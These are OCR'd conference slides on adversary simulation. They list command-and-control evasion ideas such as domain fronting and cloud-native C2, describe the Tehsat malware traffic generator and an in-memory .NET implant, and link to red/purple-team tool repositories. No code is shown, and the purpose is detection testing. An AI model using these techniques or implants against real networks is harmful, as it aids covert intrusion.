
Uplift the Game

Add Variations to Command & Control Communications




- *Cloud Native C2s (e.g. Serverless Apps, Direct DB Connections, JavaScript)*
- *C2 Traffic Cloud to Cloud (e.g. Deploying the C2 in another tenant of target cloud)*
- *Domain Fronting (e.g. Leveraging Cloud Fronting services with Domain/SNI masking)*
- *Newest HTTP Protocols (e.g. Mobile push on HTTP/2 or HTTP/3, WebRTC, WebSocket)*

Adjust the Pace of Exercise for the Scenario Requirement


Analysing a malware PCAP wit
Tehsat
localhost:5001
Tehsat
Register
Log in
About
Home
Scenarios
Profiles
Services
Implants
Status
Debug
Tehsat
Tehsat is developed to simulate the Command and Control (C2) communiations of the malware.
It can be used to analyse the Data Analytics and Security Incident Detections environments, and their efficiency.
Usage
Create a malware communications profile using Profiles
Create a service populated from the available profiles using Services
Create an implant for the services using Implants
Download button in the Implants can give the C# source code for the implant
Make sure the services started using Services
In addition, you can prepare a scenario based on profiles, services and implants generated through the configuration.


The Blunt Implantment

- Custom Implant
- Grows in Memory
- .NET Assemblies
- Using Legitimate Sites



https://github.com/fozavci/tbi

The Blunt Implantment



https://github.com/fozavci/tbi

Conclusion

Malware traffic simulations prepared with Threat Intelligence data

Running an adversary simulation pack improves collaboration

Distributed C2 and attack infrastructure usage is rising

Malware traffic generation can be automated with software

References

- TA505+ Adversary Simulation Pack

Paper: Current State of Malware Command and Control Channels and Future Predictions

https://github.com/fozavci/ta505plus

- Petaq C2 – Purple Team Command & Control Server and Malware

https://github.com/fozavci/petaqc2

- Tehsat Malware Traffic Generator

Paper: Simulating Malware Communications in Distributed Networks

https://github.com/fozavci/tehsat

- Tradecraft Development in Adversary Simulations

https://github.com/fozavci/TradecraftDevelopment-Fundamentals

Any Questions?

Thank you.